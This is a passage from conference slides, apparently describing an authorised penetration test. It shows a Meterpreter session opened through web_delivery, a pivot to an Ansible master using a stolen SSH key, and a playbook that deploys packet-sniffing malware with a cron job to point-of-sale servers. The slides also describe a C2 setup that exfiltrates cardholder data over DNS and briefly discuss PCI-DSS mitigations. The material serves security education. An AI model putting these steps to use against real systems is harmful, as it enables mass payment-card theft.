.242.179:8080/STIWgig');
[*] 172.16.        web_delivery - Delivering Payload (2441) bytes
[*] 172.16.        web_delivery - Delivering Payload (2441) bytes
[*] https://172.16.        443 handling request from 172.16.        (UUID: s5
[*] Meterpreter session 1 opened (172.16.        :443 -> 172.16.        :54117)
```

```
meterpreter > portfwd add -l 2222 -p 22 -r 172.18.
[*] Local TCP relay created: :2222 <-> 172.18.        :22
meterpreter >
```

- We access via tunnelling the ansible master with the keys

```
bulw4rk@bulw4rk:~$ ssh -i ansible_key root@127.0.0.1 -p 2222
Last login:
[root@prod01ansible ~]#
```

- We see some juicy playbooks and managed host lists

PTK – Preparing the C2

- Prepare the Neutral Zone which hides the real C2
- Deploy in the NZ a DNS Server with middleware for parsing the logs and send the PAN data to the C2

NAVAJA NEGRA CONFERENCE

PTK – Massive Malware Deployment

- We create some custom playbook:
  1. Deploy the malicious scripts on the victims
     1. Usage of SCAPY for sniffing and data extraction
  2. Deploy a script which controls the runtime of the malware
  3. Configure a cron entry to execute the runtime script


NAVAJA NEGRA CONFERENCE

PTK – Massive Malware Deployment (II)

```
[root@prod01ansible ~]# cat /home/master/playbooks/posdeployer.yml
---
- hosts: pos_servers
  sudo: yes

  tasks:
  - name: deploy_sniffer
    copy:
      src: /opt/malfiles/
      dest: /tmp/malfiles/
      owner: root
      group: root
      mode: '0644'
  - name: config_cron
    cron:
      name: "panextractor"
      minute: "*/1"
      job: "/bin/bash /tmp/malfiles/checker.sh"
[root@prod01ansible ~]#
```

```
[root@prod01ansible ~]# ansible-playbook /home/master/playbooks/posdeployer.yml

PLAY [pos_servers] ***************************************************************************************************

TASK [Gathering Facts] ***********************************************************************************************
ok: [10.[redacted]]
ok: [10.[redacted]]
ok: [10.[redacted]]
ok: [10.[redacted]]
ok: [10.[redacted]]
ok: [10.[redacted]]
ok: [10.[redacted]]
ok: [10.[redacted]]
ok: [10.[redacted]]

TASK [deploy_sniffer] ************************************************************************************************
changed: [10.[redacted]]
changed: [10.[redacted]]
changed: [10.[redacted]]
changed: [10.[redacted]]
changed: [10.[redacted]]
changed: [10.[redacted]]
changed: [10.[redacted]]
changed: [10.[redacted]]
changed: [10.[redacted]]

TASK [config_cron] ***************************************************************************************************
changed: [10.[redacted]]
changed: [10.[redacted]]
changed: [10.[redacted]]
changed: [10.[redacted]]
changed: [10.[redacted]]
changed: [10.[redacted]]
changed: [10.[redacted]]
changed: [10.[redacted]]
changed: [10.[redacted]]

PLAY RECAP ***********************************************************************************************************
10.[redacted]    : ok=3    changed=2    unreachable=0    failed=0    skipped=0    rescued=0    ignored=0
10.[redacted]    : ok=3    changed=2    unreachable=0    failed=0    skipped=0    rescued=0    ignored=0
10.[redacted]    : ok=3    changed=2    unreachable=0    failed=0    skipped=0    rescued=0    ignored=0
10.[redacted]    : ok=3    changed=2    unreachable=0    failed=0    skipped=0    rescued=0    ignored=0
10.[redacted]    : ok=3    changed=2    unreachable=0    failed=0    skipped=0    rescued=0    ignored=0
10.[redacted]    : ok=3    changed=2    unreachable=0    failed=0    skipped=0    rescued=0    ignored=0
10.[redacted]    : ok=3    changed=2    unreachable=0    failed=0    skipped=0    rescued=0    ignored=0
10.[redacted]    : ok=3    changed=2    unreachable=0    failed=0    skipped=0    rescued=0    ignored=0
10.[redacted]    : ok=3    changed=2    unreachable=0    failed=0    skipped=0    rescued=0    ignored=0

[root@prod01ansible ~]#
```

PTK – Final C2 Deployment




NAVAJA NEGRA CONFERENCE

PTK – Harvesting

- We wait and see the Cardholder Data coming:


```
bulw4rk@bulw4rk:~/c2control/extraction$ python c2midcomm.py
```

PTK – Informing the CISO



NAVAJA NEGRA CONFERENCE


Mitigation

- PCI-DSS is one of the most deep and technical standards out there, but:
  - It does not cover everything
  - It’s implementation is difficult
  - Tends to lean on compensatory controls
  - The real characterization of the CDE is complex

- There are some mechanisms which prevents this kind of attack and reduce the PCI-DSS scope:
  - Outsourcing
  - P2PE: Encrypt everything and do not access nothing (excepting masked PAN)

NAVAJA NEGRA
CONFERENCE

Q&A



Josu Barrientos
@bulw4rk